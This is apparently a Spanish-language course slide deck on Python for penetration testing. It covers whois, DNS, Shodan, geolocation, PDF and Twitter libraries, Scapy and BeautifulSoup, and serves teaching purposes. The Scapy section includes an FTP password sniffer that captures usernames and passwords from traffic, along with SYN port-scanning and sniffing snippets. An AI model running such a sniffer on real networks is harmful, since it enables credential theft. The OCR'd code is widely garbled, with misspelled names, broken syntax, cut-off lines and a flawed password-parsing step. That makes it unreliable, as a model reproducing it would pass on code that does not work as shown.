Python para pentesting

OpenWebinars

ÍNDICE

- Uso de librerías en Python y creación de Scripts.
- Scapy.
- Beautifulsoup.
- Reto: Creación de un script automatizado.

USO DE LIBRERÍAS EN PYTHON Y CREACIÓN DE SCRIPTS

- Librería PythonWHOIS.
- Librería DNS Python.
- Librería Python SHODAN.
- Librería Py GeoCoder.
- Librería PyoGeoIP.
- Librería PYPDF2.
- Librería Python-Twitter

PythonWHOIS

- def whoisSorgu (url,dosyaAdi):
- query = whois.whois(url)
- print "[+]Domain: ",query.domain
- print "[+]Update time: ",query.get('updated_date')
- print "[+]Expiration time: ",query.get('expiration_date')
- print "[+]Name server: ",query.get('name_servers')
- print "[+]Email: ",query.get('emails')
- apor= open (dosyaAdi, "a")
- raporIcerik=""
- raporIcerik+="[+]Domain: "+query.domain+"/n"

- raporIcerik+="[+]Update time: "+str(queri.get('updated_date'))+"/n"
- raporIcerik+="[+]Expiration time: "+str(query.get('expiration_date'))+"/n"
- raporIcerik+="[+]Name server: "+str(query.get('name_servers'))+"/n"
- raporIcerik+="[+]Email: "+str(query.get('emails'))"/n"
- rapor.write(raporIcerik)
- rapor.close()

DNS Python

- Get the MX target and preference of a name:
  - import dns.resolver
  - answuers =dns.resolver.query ('dnspython.org', 'MX')
  - for rdata in answers
  - print 'Host' rdata.exchange, 'has preference', rdata.preference

Python SHODAN

import shodan

import sys:

- Configuration:

APIKEY = "YOURAPI_KEY"

- Input validation:

if len(sys.argv) == 1:

print 'Usage: %s '%sys.argv[0]

sys.exit

try:

- Setup the api

api= shodan.Shodan(API_KEY)

- Perform the search

query= ''.join(sys.argv[1:])

result= api.search(query)

- Loop through the matches and print each IP

for service in result ['matches']:

print service ['ip_str']

- except Exception as e:

print'Error: %s' % e

sys.exit

Py GeoCoder

To find the adress corresponding to a set of coordinates:

- from geopy.geocoders import Nominatim
- geolocator = Nominatim (user*agent="specify*your_app*name*here")
- location = geolocator.reverse("52.509669, 13.376294")
- print(location.adress)

Postdamer Platz, Mitte, Berlin, 10117, Deutschland, European Union

- print((location.latitude, location.longitude))

(52.5094982, 13.3765983)

- print(location.raw)

{'place*id*': '*654513*', '*osm*type': 'node', ...}

PyoGeoIP

```
def main (argv):

parseargs(argv)

print(BANNER.format(APP_NAME, VERSION))

Print(2[+] Resolving host...")

host=gethostaddr()

if (host is None or not host):

print ("[!] Unable to resolve host {}".format(target))

print("[!] Make sure the host is up: ping -c1 {}/n".format(target))

sys.exit(0)
```

```
print("[+] Host {} has adress: {}".format(target,host))

print("[+]Tracking host...")

query=pygeoip.GeoIP(DB_FILE)

result= query.record_by_addr(host)

if (result is None or not result):

print("[!] Host location not found")

sys.exit(0)

print("[+] Host location found:")

print json.dumps(result, indent=4,sort_keys=True, ensure_ascii=False,encod
```

PYPDF2

```
def img2pdf(folder_path,name):

pdf = fpdf.FPDF('L','pt','letter')

pdf.add_page()

pdf.image(folder_path+'/'+name+'.png')

pdf.output(folder_path+'/'+name+'1.pdf','F')

inputFile = open(folder_oath+'/'+name+'1.pdf', 'rb')

pdfReader = PyPDF2.PdfFileReader(inputFile)

Output*pdf=PdfFileWriter() Output*pdf.addPage(pdfReader.getP
```

```
output_pdf.encrypt(str.lower(name))

with open (folder_path+'/'+name+'.pdf', "wb") as out file:

outputpdf.write(outfile)

out_file.close()

inputFile.close()

os.remove(folder_path+'/'+name+'.png')

os.remove(folder_path+'/'+name+
```

Python-Twitter

from twython import Twithon

import json

- Load credentials from json file

with open("twitter_credentials.json","r")as file:

creds = json.load(file)

- Instantiate an object

pythontweets = Twython(creds['CONSUMERKEY'], creds['CONSUMER SECRET])

- Create our query

query= {'q': 'learn python',


'result_type': 'popular'

'count': 10,

'lang': 'en',

SCAPY

- Programa de Python que permite al usuario enviar, oler, diseccionar y falsificar paquetes de red.
- Esta capacidad permite la construcción de herramientas que pueden sondear, escanear
- Es un poderoso programa interactivo de manipulación de paquetes. Es capaz de falsificar o decodificar paquetes de una gran cantidad de protocolos, enviarlos por cable, capturarlos, igualar solicitudes y respues
- Puede manejar fácilmente la mayoría de las tareas clásicas como escaneo, rastreo, sondeo, pruebas unitarias, ataques o descubrimiento de redes.
- Puede reemplazar hping, arpspoof, arp-sk, arping, p0f e incluso algunas partes de Nmap, tcpdump y tshark.



- Scapy también se desempeña muy bien en muchas otras tareas específicas que la mayoría de las otras herramientas no pueden manejar, como enviar cuadros inválidos, inyectar sus propios cuadros 802.11, combinar técnicas (salto de VLAN + envenenamiento de caché ARP, decodificación VOIP en el canal encriptado WEP,...) etc.

Lo que hace que Scapy sea tan especial

- Con la mayoría de las otras herramientas de redes, no construirás algo que el autor no imaginó.
- Estas herramientas se han creado para un objetivo específico y no pueden desviarse mucho de él.
- Por ejemplo, un programa de envenenamiento de caché ARP no le permitirá usar la doble encapsulación 802.1q. O trate de encontrar un programa que pueda enviar, un paquete ICMP con relleno (dije relleno, no carga útil, ¿ves?). De hecho, cada vez que tiene una nueva necesidad, tiene que construir una nueva herramienta.

- En segundo lugar, suelen confundir la decodificación y la interpretación.
- Las máquinas son buenas para decodificar y pueden ayudar a los seres humanos con eso.
- La interpretación está reservada para los seres humanos. Algunos programas intentan imitar este comportamiento.
- Por ejemplo, dicen "este puerto está abierto" en lugar de "recibí un SYN-ACK". A veces tienen razón. A veces no. Es más fácil para los principiantes, pero cuando sabes lo que estás haciendo, intentas deducir lo que realmente sucedió de la interpretación del programa para hacer la tuya, lo cual es difícil porque perdiste una gran cantidad de información. Y a menudo terminas usando tcpdump -xX para decodificar e interpretar lo que la herramienta perdió.

Diseño de paquete rápido

- Otras herramientas se adhieren al paradigma del programa que se ejecuta desde un shell. El resultado es una sintaxis horrible para descubrir un paquete.
- Para estas herramientas, la solución adoptada utiliza una descripción más alta pero menos poderosa, en forma de escenarios imaginados por el autor de la herramienta.
- Como ejemplo, solo se debe dar la dirección IP a un escáner de puertos para activar el escenario de escaneo de puertos. Incluso si el escenario se modifica un poco, todavía está atascado en un escaneo de puertos.


- El paradigma de Scapy es proponer un lenguaje específico de dominio (DSL) que permita una descripción potente y rápida de cualquier tipo de paquete.

- Usar la sintaxis de Python y un intérprete de Python como sintaxis e intérprete de DSL tiene muchas ventajas: no hay necesidad de escribir un intérprete separado, los usuarios no necesitan aprender otro idioma y se benefician de un lenguaje completo, conciso y muy poderoso.

Sondear una vez, interpretar...

- El descubrimiento de red es una prueba de blackbox.
- Al sondear una red, se envían muchos estímulos y solo se responden unos pocos. Si se eligen los estímulos correctos, las respuestas o la falta de respuestas pueden obtener la información deseada.
- A diferencia de muchas herramientas, Scapy brinda toda la información, es decir, todos los estímulos enviados y todas las respuestas recibidas. El examen de estos datos le dará al usuario la información deseada…
- En otros casos, la interpretación de los datos dependerá del punto de vista tomado. La mayoría de las herramientas eligen el punto de vista y descartan todos los datos no relacionados con el punto de vista.

- Debido a que Scapy proporciona los datos en bruto completos, esos datos pueden usarse muchas veces permitiendo que el punto de vista evolucione durante el análisis. Por ejemplo, se puede probar un escaneo de puertos TCP y visualizar los datos como resultado del escaneo de puertos. Los datos también podrían visualizarse con respecto al TTL del paquete de respuesta. No es necesario iniciar una nueva sonda para ajustar el punto de vista de los datos.



Ejemplo:

Sniffer

sniff(iface="", prni = lambda x: x.show(), filter="tcp", store=0)

Python/Scapy Password Sniffer:

#! /usr/bin/python

import sys

from logging import getLogger, ERROR

getLogger ('scapy.runtime').setLevel (ERROR)

```
try:
from scapy. all import *
except importError:
print '[!] Error: Scapy Installation Not Found'
sys.exit(1)
interface = sys.argv[1]
usernames = ['Error: unlucky timing']
passwords = ['Error: unlucky timing']
```

```
def check_login(pkt, username, password):
try:
if '230' in pkt[raw] . load:
print '[*] valid credentials found...'
print '/t[*] ' +str(pkt[IP].dst).strip() + ' -> ' +
str (pkt[IP].src).strip()+ ':'
print '/t [*] username: ' + username
print '/t [*] password: ' + password
```

return

else: return

except exception: return

def check_pkt (pkt):

if pkt.haslayer (TCP) and pkt.haslaver(Raw): if pkt [TCP].dport== 21 or pkt [TCP].sport ==21

return true

else: return false

else: return false

```
def checkforftp(pkt):
pass
else: return
data = pkt [raw].load
if 'USER' in data:
usernames.append(data.split('USER')[1].strip))
elf 'PASS' in data:
passwords.append(data.split('USER')[1].strip))
else: check_login(pkt, usernames [-1], passwords [-1]
```

```
return
print '[*] sniffing started on %s... /n' % interface
try:
sniff(iface=interface, prn=check_pkt, store=0)
except exception:
print '[!] Error: Failed to inicialize sniffing'
sys.exit(1)
print '/n[*] sniffing stopped'
```

PING

s(IP(dst="8.8.8.8")/ICMP())

Sniffing on eth0:

sniff(iface=eth0", prn=lambda x: x.summary())

sniff(iface=eth0", prn=lambda x: x.show())

Traceroute:

traceroute([@www.google.com","www.ust.cl",www.terra.cl","www.microsoft.com"],maxttl=20)

result,unans =

result.show()

#save output

result.graph(type=p"ps", target="/lp")

result.graph(target="> grafico.svg")

Port scanner:

```
res.unans = sr ( IP(dst="target")/TCP(flags="S", dport=(1,1024)) )

res.nsummary( lfilter=lambda (s,r): (r.haslayer(TCP) and
(r.getlayer(TCP).flags & 2)) )
```

BEAUTIFULSOUP

- Beautiful soup es una biblioteca de Python para analizar documentos HTML (incluyendo los que tienen un marcado incorrecto). Esta biblioteca crea un árbol con todos los elementos del documento y puede ser utilizado para extraer información. Por lo tanto, esta biblioteca es útil para realizar web scraping -- extraer información de sitios web.

- Está disponible para Python 2.6+ y Python 3.

Instalación

- Puedes instalar Beatiful Soup 4 usando pip. El nombre del paquete es beatifulsoup4. Debería funcionar en Python 2 y Python 3.

  $ pip install beautifulsoup4

- Si no tienes pip instalado en tu sistema, puedes descargarlo directamente el tarball fuente Beautiful Soup 4 e instalarlo usando setup.py

  $ python setup.py install

- Beautiful Soup está empacado originalmente como código python 2. Cuando lo instalas para usar con Python 3, se actualiza automáticamente a código python 3. El código no será convertido a menos que instales el paquete. Aquí están los errores comunes que podrías notar:
    - El "No module named HTMLParser" Import Error ocurre cuando estás ejecutando la versión python 2 del código bajo python 3.
    - El "No module named html.parser" Import Error ocurre cuando estás ejecutando la versión python 3 bajo el código python 2.

- Ambos errores de arriba pueden ser corregidos des-instalando y re-instalando Beautiful Soup.

Instalando un Parser:

- Antes de discutir las diferencias entre los distintos parsers que puedes usar con Beautiful Soup, escribamos el código para crear un Soup.

```
from bs4 import BeautifulSoup

soup = BeautifulSoup("

This is invalid HTML

","html.parser")
```

- El objeto BeautifulSoup puede aceptar dos argumentos. El primer argumento es el marcado actual, y el segundo argumento es el parser que quieres usar.

- Los diferentes parsers son: html.parser, lxml y html5lib. El parser lxml tiene dos versiones, un parser HTML y un parser XML.

- El html.parser es un parser integrado, y no funciona en versiones más antiguas de Python. Puedes instalar otros parsers usando los siguientes comandos:

  $pip install lxml

  $pip install html5lib

Código de ejemplo:

extracción de todos los enlaces de un documento html

```
from bs4 import BeautifulSoup

with open("./index.html") as f:

soup=beautifulsoup(f)

for anchor in soup.find_all('a'):

print(anchor.get('href', '/'))
```